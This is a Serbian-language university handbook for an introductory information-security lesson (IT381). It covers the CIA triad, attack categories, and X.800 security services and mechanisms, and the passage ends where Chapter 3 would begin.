UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Uvod u zaštitu informacija

Lekcija 01

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 01

UVOD U ZAŠTITU INFORMACIJA

- Uvod u zaštitu informacija
- Poglavlje 1: Uvod u zaštitu informacija
- Poglavlje 2: Bezbednosne usluge i mehanizmi
- Poglavlje 3: Slojevita zaštita
- Poglavlje 4: Model mrežne bezbednosti
- Poglavlje 5: Metode i aspekti zaštite
- Poglavlje 6: Pravni i etički aspekti
- Poglavlje 7: Intelektualna svojina i privatnost
- Poglavlje 8: Vežba – Korišćenje John the Ripper alata
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 01
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ova lekcija predstavlja uvod u zaštitu informacija. Studenti se upoznaju sa pojmovima vezanim za bezbednost i zaštitu informacija kao i metodama, aspektima, uslugama i mehanizmima zaštite.

Teme predavanja su:

- *Uvod u zaštitu informacija*
- *Bezbednosne usluge i mehanizam*
- *Slojevita zaštita*
- *Model mrežne bezbednosti*
- *Metode i aspekti zaštite*
- *Pravni i etički aspekti*
- *Intelektualna svojina i privatnost*

U vežbi studenti će se upoznati sa:

- *Alatom za probijanje lozinke John the Ripper*

Poglavlje 1

Uvod u zaštitu informacija

ZAŠTO SE INFORMACIJE ŠTITE?

Informacija je dragocena imovina koja je važna za jednu poslovnu ili državnu organizaciju, pa kao takva – mora biti odgovarajuće zaštićena.

Informacije mogu postojati predstavljene u mnogim oblicima i kodovima. Mogu biti odštampane ili ispisane na papiru u kodu nekog ljudskog jezika ili kao slike, mogu biti elektronski sačuvane u nekom od mnogobrojnih binarnih kodova, prenete putem pošte, ili pomoću elektronskih komunikacionih sredstava, prikazane na filmovima, itd. Po definiciji, kodirane informacije su podaci. Bezbednost informacija se odnosi na zaštitu podataka i informacionih sistema za obradu i komunikacije.

Radi se o zaštiti od neovlašćenog pristupa, korišćenja, objavljivanja, prekida, modifikacije ili uništenja. Po jednoj od mogućih definicija, bezbednost informacija je oblast informatike koja se bavi strategijama, politikom, operacionim procedurama, mehanizmima i alatima koji se koriste za tehničko čuvanje informacija i samih informacionih sistema od neovlašćenog pristupa, neovlašćenog korišćenja i menjanja informacionih resursa, krađe i fizičkog oštećenja.

Pojam *računarske bezbednosti* *često se koristi kao sinonim za* *bezbednost informacija*, *koji inače ima uže značenje.* *Kompjuterska bezbednost* *se odnosi na*zaštitu informacija na *računarskim sistemima*, *kao i na zaštitu samih sistema, pa stoga isključuje* *zaštitu podataka* *u bilo kojem neelektronskom obliku.*

Ljudi koriste termin kompjuterska bezbednost, i tako često ograničavaju njegovo značenje na zaštitu podataka i sistema protiv hakerskih napada i virusa, a to obično isključuje druge oblike kompjuterskog kriminala, uz zanemarivanje netehničkih sredstava zaštite.

U literaturi se mogu naći različite discipline koje se odnose na različite probleme u vezi sa zaštitom informacija. Bezbednost informacija se postiže aktivnostima u okviru nekoliko relevantnih disciplina, koje mogu biti: sigurnosna politika, administrativni postupak, administrativne procedure, organizacione strukture i programske funkcije.

ISTORIJAT BEZBEDNOSTI INFORMACIJA

Istorijski posmatrano, zahtevi bezbednosti informacija unutar organizacije su prošli kroz dve velike promene u poslednjih nekoliko decenija.

Istorijski posmatrano, zahtevi bezbednosti informacija unutar organizacije su prošli kroz dve velike promene u poslednjih nekoliko decenija. Pre široke upotrebe elektronske opreme za obradu podataka, bezbednost informacija je implementirana prvenstveno fizičkim i administrativnih sredstvima.

Ilustrativni primer bi bio korišćenje sefa za čuvanje važnih dokumenata.


Uvođenjem računara, potreba za automatizovanim alatima za zaštitu datoteka i drugih informacija sačuvanih na računaru, postala je očita. Dodatni faktor u automatizaciji obrade podataka je predstavljalo uvođenje distribuiranih sistema uz korišćenje telekomunikacione infrastrukture za prenos podataka između terminala i računara korisnika, odnosno između računara i računara.

Ekspanzijom računarskog umrežavanja, mrežne bezbednosne mere sa zaštitom podataka tokom njihovog prenosa, postale su imperativ.

KOMPONENTE BEZBEDNOSTI INFORMACIJA

Informacioni sistem ne čini samo hardver računara; on je potpun skup softvera, hardvera, podataka, ljudi, procedura i mreže.

Kao što je prikazano na Slici 1, informacioni sistem ne čini samo hardver računara; on je potpun skup softvera, hardvera, podataka, ljudi, procedura i mreže – neophodnih kada se koristi informacija kao resurs u organizaciji. Ovih šest komponenti omogućavaju ulaz, obradu, izlaz i čuvanje informacija. Vrlo je važno zapamtiti da svaka komponenta zahteva bezbednost.



Slika 1.1 -Komponente informacionog sistema [Izvor: https://www.znanje.org/knjige/computer/access/access_01/KOMPONENTE%20INFORMACIONOG%20SISTEMA.htm]

U literaturi se mogu naći različite discipline koje se odnose na različite probleme u vezi sa zaštitom informacija. Na Slici 2 prikazane su komponente informacione sigurnosti .

Slika 1.2 -Komponente bezbednosti informacija [Izvor:Autor]

DA LI JE SISTEM SIGURAN?

Nemoguće je dobiti potpunu sigurnost. Prema većini autora, sigurnost predstavlja proces održavanja prihvatljivog rizika.

Nemoguće je dobiti potpunu sigurnost *. Ne postoji instrument koji može da kaže da li je neki sistem siguran ili ne. Nejasno je da li strogo formalno, uopšte i možemo da definišemo šta je siguran sistem. Najbolje je uvesti nešto manje strog kriterijum pitanjem da li je sistem* ***dovoljno*** *siguran.*

Prema većini autora, sigurnost predstavlja *proces održavanja* prihvatljivog rizika*. Rizik predstavlja mogućnost nastanka oštećenja ili gubitak informacije. Svaka firma procenjuje koje informacije će štiti, i prema tome – definiše zahteve u pogledu sigurnosti, i propisuje bezbednosne usluge i mehanizme kojima će se oni ostvarivati.*

Upravljanje i politika (engl. management and policy), obezbeđuju osnovna uputstva, pravila i procedure za implementaciju bezbednosnih usluga i mehanizama. Da bi bila efikasna, definisana politika mora imati punu podršku organa upravljanja. Problemi koji se rešavaju na nivou upravljanja i politike utiču na čitavu kompaniju i mogu u znatnoj meri unaprediti produktivnost.

ŠTA JE SIGURNOST?

Sigurnost je proces održavanja prihvatljivog nivoa rizika.

Sigurnost je proces, a ne završno stanje, to jest nije konačni proizvod. Organizacija ili institucija ne može se smatrati “sigurnom” ni u jednom trenutku posle izvršene poslednje provere usklađenosti sa vlastitim sigurnosnim pravilima. Neretko se dešava da velike svetske kompanije, uključujući tu i tržišne lidere, reklamiraju u raznim medijima svoje proizvode kao svemoćna rešenja ili “srebrni metak”. Oni koji veruju da sigurnost može biti jednom “dostignuta” i da će posle toga sistem ostati siguran, voljni su da kupe proizvode i usluge koji se na taj način reklamiraju.
Kada se kaže da je sigurnost proces, onda se misli na činjenicu da se sigurnost ne može kupiti kao proizvod ili usluga, već da je to proces u kome se koriste različiti proizvodi i usluge, procedure i pravila, ali i da postoje drugi bitni elementi kao što su edukacija, podizanje svesti i stalno praćenje stanja u ovoj oblasti. Ostvarivanje sigurnosti takođe podrazumeva održavanje sistema u stanju prihvatljivog rizika, tj. kompromis između potrebnih ulaganja i smanjenja mogućnosti štete koje se tim ulaganjem postiže.

Uopšteno govoreći, veće ulaganje u sigurnost smanjuje izloženost sistema ili računarske mreže riziku. S druge strane, ono izlaže vlasnika sistema ili računarske mreže većim troškovima i smanjuje profitabilnost. Zato je veoma značajno da se odredi tačka u kojoj se postiže ravnoteža između ulaganja u sigurnost i postignutih efekata.


Treba takođe imati u vidu sledeće: kao i u drugim sistemima i oblastima, sigurnosni mehanizmi ili procedure vrlo često smanjuju udobnost rada ili pogoršavaju performanse sistema. Kratkoročno gledano, to može negativno uticati na opšte efekte rada; međutim,

dugoročno gledano, ove mere pozitivno utiču na uspeh rada, to jest, na profit komercijalnih organizacija. To se ogleda i kroz materijalne pokazatelje, i kroz pokazatelje koji nisu direktno materijalni, kao što su rast ili gubitak reputacije tj. ugleda, zavisno od toga da li se dešavaju ili ne dešavaju incidenti.

SIGURNOST KAO PROCES

Sigurnost kao proces zasniva se na četiri osnovna koraka

- Procena (engl. assessment). Procena je priprema za ostale tri komponente. Smatra se posebnom akcijom, zato što je u vezi sa pravilima, procedurama, te pravnom i drugom regulativom, određivanjem budžeta i drugim upravljačkim dužnostima, plus tehničkom procenom stanja sigurnosti. Greška u proceni bilo kog od ovih elemenata, može naškoditi svim operacijama koje slede.
- Zaštita (engl. protection). Zaštita, tj. sprečavanje ili prevencija, podrazumeva primenu protivmera kako bi se smanjila mogućnost ugrožavanja sistema. Ukoliko zaštita zakaže, primenjuje se sledeći korak – otkrivanje.
- Otkrivanje (engl. detection). Otkrivanje, ili detekcija predstavlja proces identifikacije upada, tj. povrede sigurnosnih pravila ili incidenata koji se odnose na sigurnost. Neki autori definišu incident kao svaki “nezakonit, neovlašćen ili neprihvatljiv postupak koji je preduzet, a odnosi se na računarski sistem ili mrežu”.
- Odgovor (engl. response). Odgovor ili reakcija predstavlja proces oporavka, tj. lečenja posledica upada. U aktivnosti reakcije spadaju šabloni “zakrpi i nastavi”, ili “goni i sudi”. Ranije je naglasak bio na oporavku funkcionalnosti oštećenih resursa, kao što je korišćenje rezervnih kopija podataka za povratak sistema u stanje pre izvršenog napada. U novije vreme sve češće se koriste pravna sredstva (sudski proces protiv onoga ko ugrožava sigurnost) koja zahtevaju prethodno prikupljanje dokaza metodama digitalne forenzike pomoću kojih se potkrepio.



Slika 1.3 Sigurnost kao proces [Izvor:Autor]

TRI ASPEKTA SIGURNOSTI INFORMACIJA

Navode se tri aspekta sigurnosti informacija i četiri kategorije napada.

- napad na sigurnost (engl. security attack) – bilo koja akcija koja ugrožava sigurnost informacija,
- sigurnosni mehanizam (engl. security mechanism) – mehanizam koji treba da detektuje i predupredi napad ili da sistem oporavi od napada,
- sigurnosna usluga (engl. security service) – usluga koja povećava sigurnost sistema za obradu i prenos podataka. Sigurnosna usluga podrazumeva upotrebu jednog ili više sigurnosnih mehanizama.

U osnovi, napadi su akcije koje su usmerene na ugrožavanje sigurnosti informacija, računarskih sistema i mreža. Postoje različite vrste napada, ali se oni generalno mogu klasifikovati u četiri osnovne kategorije.

1. Presecanje, tj. prekidanje (engl. interruption) predstavlja napad na raspoloživost (engl. availability). Presecanjem se prekida tok informacija, tj. onemogućava pružanje neke usluge ili funkcionisanje nekog sistema. Ovakav napad je aktivan.
2. Presretanje (engl. interception) predstavlja napad na poverljivost (engl. confidentiality). Presretanje može biti u praksi sprovedeno kao prisluškivanje saobraćaja, nadziranje njegovog intenziteta, uvid u osetljive informacije ili slično. Kao pasivan napad, teško se otkriva jer ne menja podatke tj. ne utiče na unutrašnje funkcionisanje sistema. Ovakav tip napada ponekad je pripremna faza za neku drugu vrstu napada.
3. Izmena (engl. modification) predstavlja napad na integritet (engl. integrity). Po svojoj prirodi, to je aktivan napad. Ukoliko se dešava na prenosnom putu, može se, na primer, ispoljiti kao napad ”čovek u sredini” (engl. man in the middle).
4. Fabrikovanje (engl. fabrication), slika 1.4, predstavlja napad na autentičnost (engl. authenticity). Napadač izvodi ovaj aktivni napad tako što generiše lažne podatke, lažni saobraćaj ili izdaje neovlaštene komande. Veoma često se koristi i lažno predstavljanje korisnika, usluge, servera, Web strane ili nekog drugog dela sistema.

CIA TROJSTVO

Tri važna aspekta bezbednosti svakog sistema od kojih je svaki podjednako važan.

Svaki sistem bezbednosti kako običan tako i IT počiva na sledeća tri podjednako važna parametra od kojih je i nastala skraćenica CIA.
C – poverljivost
I – integritet
A - dostupnost


Gubljenjem ili neispunjvanjem bilo koja od ova tri parametra sistem bezbednosti je uništen tj. ne postoji.

Slika 1.4 CIA trojstvo [Izvor:Autor]

ODNOS BEZBEDNOSTI I FUNKCIONALNOSTI

Ne postoji savršen odnos ova dva parametra jer to je idealno stanje koje je skoro nemoguće postići.

Sa jedne strane su korisnici sistema kojima je funkcionalnost najbitnija i samim tim njihov komforan rad dok su sa druge strane security stručnjaci kojima je bezbednost u prvom planu. Ukoliko preteramo sa jednim to direktno utiče na drugi kriterijum i obratno. Iz tog razloga postoji sledeći trougao gde uvek treba težiti samom centru trougla. Odnosno potrebno je izabrati pravu meru u odnosu bezbednosti, funkcionalnosti i lakoće korišćenja.



Slika 1.5 Bezbednosni trougao [Izvor:Autor]

Poglavlje 2

Bezbednosne usluge i mehanizmi

LISTA BEZBEDNOSNIH USLUGA I MEHANIZAMA

Bezbednosnom uslugom (engl. security service) se povećava bezbednost informacija upotrebom jednog ili više bezbednosnih mehanizama.

U bezbedonosne usluge spadaju:

- *poverljivost engl. confidentiality),*
- *integritet (engl.integrity),*
- *raspoloživost (engl.availability),*
- *provera identiteta (engl.autentification),*
- *kontrola pristupa (engl. acccess control),*
- *neporecivost (engl. non-repudiation).*

Lista bezbedonosnih mehanizama :

- *Šifrovanje*
- *Digitalni potpis*
- *Kontrola pristupa*
- *Integritet podataka*
- *Provere identiteta*
- Traffic Padding
- *Kontrola rutiranja (Routing Control)*
- *Overa (Notarization)*

POVEĆAVANJE BEZBEDNOSTI INFORMACIJA

Bezbednosni mehanizmi su projektovani da detektuju (engl. detect), spreče ili oporave (engl. recover) sistem od napada.

Bezbedonosnom uslugom (engl. security service) se povećava bezbednost informacija upotrebom jednog ili više bezbednosnih mehanizama. Bezbednosni mehanizmi su projektovani da detektuju (engl. detect), spreče ili oporave (engl. recover) sistem od napada. Često se prvo definiše skup pretnji (engl. threat). Potom je potrebno definisati usluge u susret pretnji. Zatim se definišu mehanizmi za pružanje usluga. Za bilo koje sistem treba da se podudaraju: pretnje i usluge; usluge i mehanizmi.

U bezbedonosne usluge spadaju:

- poverljivost engl. confidentiality),
- integritet (engl. integrity),
- raspoloživost (engl.availability),
- provera identiteta (engl. autentification),
- kontrola pristupa (engl. acccess control) i
- neporecivost (engl. non-repudiation).

Skraćenica prva tri termina je CIA, što se poklapa sa skraćenicom najpoznatije američke obaveštajne agencije.

POVERLJIVOST

Usluga obezbeđivanja pristupa informacijama samo za one korisnike koji su ovlašćeni da tim informacijama pristupe.

Međunarodna organizacija za standardizaciju, ISO, definisala je poverljivost kao uslugu obezbeđivanja pristupa informacijama samo za one korisnike koji su ovlašćeni da tim informacijama pristupe. Odnosno, poverljivost je sprečavanje otkrivanja informacija od strane neovlašćenog licu ili sistema. Poverljivost je potrebna (ali ne i dovoljna) za očuvanje privatnosti ljudi čiji se lični podaci čuvaju na sistemu.

Ako ostavite svoje računar, dok ste još uvek prijavljeni, i neko počne da pregleda vaše datoteke u vašem odsustvu, to bi bio napad na poverljivost vaših podataka. Ako ta osoba menja datoteku, to bi bio napad na integritet, a brisanje datoteka bi bio napad na raspoloživost.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

INTEGRITET

Usluga koja obezbeđuje celovitost podataka, tj. obezbeđuje tačnost i potpunost informacija.

Usluga koja obezbeđuje celovitost podataka, tj. obezbeđuje tačnost i potpunost informacija. Zapravo, podaci se ne mogu menjati bez autorizacije; ovlašćena lica ne smeju obavljati neovlašćene promene podataka. Integritet je povređen kada zaposleni (slučajno ili zlonamerno) briše važne datoteke, kada je računar zaražen računarskim virusom, kada je radnik u mogućnosti da promeni svoju platu na platnom spisku u bazi podataka, kada neko može da baci veliki broj glasova u online anketi, i tako dalje.

Napad na integritet i dostupnost je ponekad teško izdvojiti pošto oni mogu da imaju slične efekte: npr. brisanjem pola baze podataka kupaca izvršen je napad na integritet ili dostupnost? Uopšteno, međutim, zlonamerni napadi na integritet mogu biti mnogo opasniji od zlonamernih napada na dostupnost, jer ih često nije lako otkriti.

Možemo napraviti razliku između usluge sa, i bez oporavka. Usluga integriteta se odnose na aktivne napade. Ako je otkriveno kršenje integriteta, tada usluga može prijaviti povredu, i potreban je neki drugi deo softvera ili ljudska intervencija kako bi se sistem oporavio od povrede. Alternativno, postoje mehanizmi koji obezbeđuju oporavak od gubitka integriteta podataka. Uključivanje automatskog mehanizma oporavka je atraktivna alternativa.

RASPOLOŽIVOST

Usluga kojom se obezbeđuje da ovlašćeni korisnici imaju pristup podacima i računarskim resursima kada su im, i gde su im potrebni.

Usluga kojom se obezbeđuje da ovlašćeni korisnici imaju pristup podacima i računarskim resursima kada su im, i gde su im potrebni. To znači da se računarski sistemi koriste za skladištenje i obradu podataka; bezbednosne kontrole se koriste za njihovu zaštitu, a komunikacioni kanali se koriste da obezbede ispravan pristup. Napad na raspoloživost može da uključuje brisanje podataka ili pad sistema, ali isto tako može sprečiti pristup sistemu smanjenjem ili preopterećenjem komunikacionih kanala za taj sistem. Najčešći napadi na raspoloživost su, međutim, jednostavni kao što su otkaz hardvera ili nestanak struje.
Raspoloživost usluga
X.800 i RFC 2828 definišu raspoloživosti, kao karakteristiku sistema ili resursa sistema, kao dostupnost i upotrebljivost sistema na zahtev ovlašćenih entiteta sistema, u skladu sa specifikacijama performansi za sistem (tj. sistem je dostupan ako pruža usluge prema dizajnu sistema svaki put kad ih korisnik zahteva). Čitav niz napada može da rezultira gubitkom ili smanjenjem raspoloživosti. Neki od ovih napada su nadležni za automatske protivmere, kao što je provera autentičnosti i šifrovanje, dok drugi zahtevaju nekakvu fizičku akciju da spreči ili oporavi sistem od gubitka dostupnosti elemenata distribuiranih sistema.

PROVERA IDENTITETA

Usluga koja obezbeđuje način da se proveri da je neko ili nešto ono za koga / šta se predstavlja.

Usluga kojom se od svakog korisnika zahteva da se predstavi sistemu pre nego što nešto uradi, i koja obezbeđuje način da se proveriti da je neko ili nešto ono za koga / šta se predstavlja. Najviše korišćena usluga provere identiteta u računarskoj sigurnost je username/ password kombinacija. Bolji način provere identiteta je potvrda identiteta upotrebom znaka-tokena (engl. token), kao što je smart kartica, ili pomoću biometrijskih sredstava, kao što je skeniranje retine ili otisaka prstiju. U e-business-u potrebno je obezbediti da su podaci, transakcije, komunikacije ili dokumenta (elektronska ili fizička) originalni (tj. da nisu falsifikovani ili proizvedeni). Važno je za proveru identiteta potvrditi da je svaka osoba ona za koju se predstavlja da jeste. Takođe, usluga mora da obezbedi da u vezu ne može niko da se umeša na takav način da treće lice može da se preruši kao jedna od dve legitimne osobe u svrhu neovlašćenog prenosa ili prijema.

KONTROLA PRISTUPA

Ovom uslugom treba da se spreči zloupotreba resursa.

Usluga kojom se dozvoljava objektu proverenog identiteta da pristupi sistemu, tj. određuje ko ima pravo da pristupi resursima, i na kakav način. Ovom uslugom treba da se spreči zloupotreba resursa. Za kontrolu pristupa u opštem smislu, najčešće važi sledeće:

- *kontrola pristupa je obavezna;*
- *svi korisnici moraju biti ovlašćeni da bi mogli da pristupe nekom objektu;*
- *svi korisnici mogu da dodele drugim korisnicima prava nad objektima koji im pripadaju;*
- *korisnici sistema ne smeju neovlašćeno da upotrebljavaju tuđa prava, niti da menjaju tuđa prava nad entitetima koji im ne pripadaju.*

NEPORICANJE

Cilj ove usluge je da obezbedi neoboriv dokaz koji omogućava brzo rešavanje sporova.

Usluga koja obezbeđuje da korisnik koji pošalje poruku ili izmeni neki podatak ne može kasnije poreći da on to nije uradio. Dakle, kada je poruka poslata, primalac može da dokaže da je pošiljalac poslao poruku. Slično tome, kada je poruka uručena, pošiljalac može da dokaže da je primalac primio poruku. Odnosno, podrazumeva se da je jedna strana transakcije ne može poricati da je dobila posao, niti može druga strana poreći poslatu transakciju. U elektronskom poslovanju se koriste mehanizmi kao što su digitalni potpisi i šifrovanje da se uspostavi provera identiteta i neporicanje . Cilj ove usluge je da obezbedi neoboriv dokaz koji omogućava brzo rešavanje sporova.

ŠIFROVANJE, DIGITALNI POTPIS I KONTROLA PRISTUPA

Lista bezbedonosnih mehanizama definisanih u X.800

Šifrovanje

Koriste se matematički algoritmi za pretvaranje podataka u oblik koji nije lako razumljiv. Pretvaranje i naknadni oporavak podataka (tj. šifrovanje i dešifrovanje) zavisi od algoritma, i od jednog ili više ključeva šifrovanja.

Digitalni potpis

Podatak je dat u prilogu, ili kriptografski transformisan u jedinicu podataka koja omogućava primaocu da proveri izvor i integritet jedinice podataka i zaštitite od falsifikovanja (npr. od strane primaoca).

Kontrola pristupa

Razni mehanizmi za proveru prava pristupa resursima;

INTEGRITET PODATAKA,PROVERA IDENTITETA I TRAFFIC PADDING

Lista bezbedonosnih mehanizama definisanih u X.800 - strana 2

Integritet podataka

Niz mehanizama koji se koriste da obezbede integritet jedinice podataka ili jedinice toka podataka;

Provere identiteta

Mehanizam određen da obezbedi identitet entiteta putem razmene informacija;

Traffic Padding

Mehanizmi traffic padding mogu se koristiti za pružanje različitih nivoa zaštite od saobraćajnih analiza. Ovaj mehanizam može da bude efikasan samo ako je traffic padding zaštićen uslugom poverljivosti.

KONTROLA RUTIRANJA I OVERA

Lista bezbedonosnih mehanizama definisanih u X.800 - strana 3

Kontrola rutiranja (Routing Control)

Omogućava izbor određenih fizički sigurnim rutama za određene podatke i omogućava usmeravanje promene, posebno kod kršenja bezbednosti sumnja.

Overa (Notarization)

Kao lice od poverenja (treća strana), može biti potrebno za ostvarivanje sigurnog prenosa.

POVRATNI I NEPOVRATNI MEHANIZAM ŠIFROVANJA

Treba napraviti razliku između povratnog mehanizma šifrovanja i nepovratnog mehanizma šifrovanja.

Povratni mehanizam šifrovanja je jednostavno jedan algoritam šifrovanja koji omogućava da se podaci šifruju, i kasnije dešifruju. Nepovratni mehanizam šifrovanja uključuje heš (engl. hash) algoritame i kod za proveru poruke, koji se koristi u digitalnom potpisu i aplikacijama za proveru poruke (engl. message authentication). Slika 1, na osnovu X.800, prikazuje vezu između bezbednosnih usluga i bezbednosnih mehanizama.

Usluga	Šifrovanje	Digitalni potpis	Kontrola pristupa	Integritet podataka	Provera *identiteta*	Traffic Padding	Kontrola rutiranja	Overa
Peer entity authentication	Y	Y			Y			
Data origin authentication	Y	Y						
Kontrola pristupa			Y					
Poverljivost	Y						Y	
Traffic flow confidentiality	Y					Y	Y	
Integritet podataka	Y	Y		Y				
Neporecivost		Y		Y				Y
Raspoloživost				Y	Y			

Slika 2.1 -Veza između bezbednosnih usluga i mehanizama [Izvor:Autor]


BEZBEDNOSNI CILJEVI

Ciljevi sistema za zaštitu predstavljaju okvir za planiranje kompletnog sistema zaštite i za njegovo održavanje.

Ciljevi sistema za zaštitu predstavljaju okvir za planiranje kompletnog sistema zaštite i za njegovo održavanje. Predstavljaju ciklus četiri faze koje se neprekidno ponavljaju,Slika 2.

- *Procena (engl. assess).*
- *Prevencija podrazumeva primenu mera za sprečavanje nastanka narušavanja sistema.*
- *Otkrivanje, ili detekcija (engl. monitor) predstavlja proces identifikacije napada nakon njihovog nastanaka.*
- *Odgovor ili reakcija (engl. respond) podrazumeva razvoj strategija i tehnika za neutralisanje napada i oporavak od posledica napad*

Četiri faze koje se neprekidno ponavljaju i predstavljaju okvir za planiranje sistema zaštite.



Slika 2.2 -Model bezbednosnih ciljeva [Izvor:Autor]

PROCENA, PREVENCIJA, DETEKCIJA I ODGOVOR

Detaljan prikaz ciljeva: procena, prevencija, detekcija i odgovor.

Procena (engl. assess). Smatra se posebnom akcijom, zato što je u vezi sa pravilima, procedurama, pravnom i drugom regulativom, određivanjem budžeta i drugim upravljačkim dužnostima, i još je povezana sa tehničkom procenom stanja sigurnosti. Greška u proceni bilo kojeg od ovih elemenata može naškoditi svim operacijama koje slede.

Prevencija podrazumeva primenu mera za sprečavanje nastanka narušavanja sistema. Pojava narušavanja sistema zaštite se naziva i incident. Incidenti mogu imati najraznovrsnije oblike i dimenzije. Oni mogu nastati zbog narušavanja propisanih procedura sistema zaštite. Poboljšanjem preventivnih mera smanjuje se verovatnoća uspešnih napada.

Otkrivanje, ili detekcija (engl. monitor) predstavlja proces identifikacije napada nakon njihovog nastanaka. Detekcija podrazumeva utrđivanje načina na koji je došlo do incidenta, dela opreme koja je izložena napadu i lica koji su njegovi uzročnici. Ponekad proces detekcije može zahtevati primenu različitih složenih alata, dok će ponekad biti dovoljan pregled sistemskih datoteka-dnevnika.
Odgovor ili reakcija (engl. respond) podrazumeva razvoj strategija i tehnika za neutralisanje napada i oporavak od posledica napada. Kada dođe do napada, poželjno je da u firmi postoji dobro osmišljen i testiran plan koji definiše način ponovnog uspostavljanja rada sistema i način neutralizacije pretnje.

Poglavlje 3

